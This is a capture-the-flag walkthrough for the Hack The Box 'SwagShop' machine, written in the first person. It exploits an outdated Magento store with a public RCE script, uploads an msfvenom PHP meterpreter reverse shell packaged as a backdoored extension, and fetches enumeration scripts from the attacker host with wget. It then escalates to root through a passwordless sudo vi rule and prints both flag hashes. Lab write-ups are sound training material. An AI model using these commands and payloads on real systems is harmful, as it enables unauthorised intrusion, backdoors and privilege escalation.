



Start with an nmap

```
nmap -Pn 10.10.10.140 -sV --version-intensity 9 --version-all --script=vuln
```

Takes some time because it runs script on all the subsites it can find, but ports are only 22 and 80.

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))

We don't know any username or passwords so we cannot use SSH, so we take a look at https at port 80.



we can easily see that it's a Magento page, a bit of googling tells us that is an open source eCommerce web application.

At the bottom of the page we see a copyright 2014.

If we look at when they first put a copyright on it was in 2008, so at least a update every 6 years, and we also find the latest version is from 2019. So maybe an outdated application

So we use searchsploit to find any CVE that we might be able to run.

searchsploit magento

Exploit Title	Path
Magento 1.2 - '/app/code/core/Mage/Adminhtml/Model/Session.php?login['Username']' Cross-Site Scripting	exploits/php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting	exploits/php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting	exploits/php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File	exploits/php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution	exploits/php/webapps/37811.py
Magento Server MAGMI Plugin - Multiple Vulnerabilities	exploits/php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion	exploits/php/webapps/35052.txt
Magento eCommerce - Local File Disclosure	exploits/php/webapps/19793.txt
Magento eCommerce - Remote Code Execution	exploits/php/webapps/37977.py
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection	exploits/php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)	exploits/php/webapps/38651.txt

There are some, but most are .txt and we need to run a remote exploit so only look for .py and there are two. But the first one is authenticated and requires a login, so we can only try the last one.

So let's mirror to our current directory

Searchsploit -m 37977.py

Then we just open with our favourite text editor to see how to run it and set targets

We see a bunch of uncommented lines that will make the script unable to run, so just delete the first lines until the first import

```
import requests
import base64
import sys

target = "http://target.com/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"
```

We then just replace <http://target.com/> with our site

One small thing that might miss here, the site is not just <http://10.10.10.140/>

Its

<http://10.10.10.140/index.php>

There are also some uncommented lines at the bottom. Everything after print "DID NOT WORK" gets deleted

```
root@Network-IP-Camera:~/htb/SwagShop# python 37977.py
WORKED
Check http://target.com/admin with creds forme:forme
root@Network-IP-Camera:~/htb/SwagShop#
```

then we just run the script and hope no one has ruined the site

we then get some creds to /index.php/admin

We now have an administrator user for Magento admin panel, so have full control. There are a couple of ways to get a reverse shell exploit onto the machine from here.

I found a video showing how to upload a reverse shell, on YouTube. That gave me a nice push in the right direction, but following that video 100% did not work, but I got into SYSTEM -> MAGENTO CONNECT -> MAGENTO CONNECT MANAGER

Where we can upload our own file, that is where I uploaded my reverse shell, but it needs to be packaged into a file system so Magento can read it.

Extensions

Settings

Return to Admin

Log Out

Settings

☒ Put store on the maintenance mode while installing/upgrading/backup creation

☐ Create Backup Database

Install New Extensions

1 Search for modules via [Magento Connect](#).

2 Paste extension key to install:

Direct package file upload

1 Download or build package file.

2 Upload package file: No file selected.

Manage Existing Extensions

Check for Upgrades

Channel: Magento Community Edition

Commit Changes

But first we must make our exploit with msfvenom

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.12.218 LPORT=4444 -f raw > llehs.php
```

now we just need to find a way to package the exploit, found a dude on github that has made a package for importing a backdoor

<https://github.com/P34C3-07/LavaMagentoBD>

Reading some more we find out that we can put our php reverse shell into the package replacing another php file

We need to replace 'IndexController.php' that is in the lavalamp_magento_bd.tgz file under /app/code/community/Lavalamp/Connector/controllers/

Just rename our php reverse shell and place into and overwrite the other one. We can then upload the package to the Direct package file upload and press upload

☒ Auto-scroll console contents

```
Package installed:
community lavalamp_server_explorer 1.0.0

Cleaning cache
.
Cache cleaned successfully
```

Procedure completed. Please check the output frame for useful information and refresh the page to see changes.

Now let's get a listener going, netcat gives me some strange errors on this one so use msfconsole

Use exploit/multi/handler


Set payload php/meterpreter_reverse_tcp

Set lhost tun0

Run

When running goto <http://10.10.10.140/index.php/lavalamp/index>

Should have reverse shell



The screenshot shows a web browser window with the address bar containing `10.10.10.140/index.php/lavalamp/index`. Below the browser is a terminal window titled `root@Network-IP-Camera: ~`. The terminal shows a Metasploit session where the user sets a reverse TCP handler and a payload, then runs the exploit. The output shows a successful reverse shell connection.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/reverse_php_tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > php/meterpreter_reverse_tcp
[-] Unknown command: php/meterpreter_reverse_tcp.
This is a module we can load. Do you want to use php/meterpreter_reverse_tcp?
msf5 payload(php/meterpreter_reverse_tcp) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.12.218:4444
[*] Meterpreter session 1 opened (10.10.12.218:4444 -> 10.10.10.140:44518) at
meterpreter > 
```

Go into shell and spawn pretty pty

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
cat /home/haris/user.txt
```

user: a448877277e82f05e5ddf9f90aefbac8



The screenshot shows a terminal window where the user has spawned a shell. The user then runs `cat /home/haris/user.txt` and `whoami`, both of which return the expected results.

```
meterpreter > shell
Process 1526 created.
Channel 0 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@swagshop:/var/www/html$ cat /home/haris/user.txt
cat /home/haris/user.txt
a448877277e82f05e5ddf9f90aefbac8
www-data@swagshop:/var/www/html$ whoami
whoami
www-data
www-data@swagshop:/var/www/html$
```

Privilege Escalation

Let's get our enumeration tools on this box and see if there is anything out of place

Wget 10.10.12.218/LinEnum.sh

Wget 10.10.12.218/linpe.sh

Wget 10.10.12.218/jalesc.sh

Chmod +x LinEnum.sh linpe.sh jalesc.sh

After running, we can see that the www-data user is allowed to run a single sudo command without password.

```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

The www-data user can run /usr/bin/vi on any file in /var/www/html/ without root password

So we can run

```
sudo /usr/bin/vi /var/www/html/FuckYouImGettinRoot
```

and from our spawn pretty shell cheatsheet, we can spawn a shell from vi with the command :!bash

then just cat /root/root.txt

```
:!bash
root@swagshop:/var/www/html# cat /root/root.txt
cat /root/root.txt
c2b087d66e14a652a3b86a130ac56721

  _/  _/  _/  _/  _/
 _/  _/  _/  _/  _/
|_|  |_|  |_|  |_|  |_|
|_|  |_|  |_|  |_|  |_|

We are open! (Almost)

Join the beta HTB Swag Store!
https://hackthebox.store/password

PS: Use root flag as password!
root@swagshop:/var/www/html#
```

Root: c2b087d66e14a652a3b86a130ac56721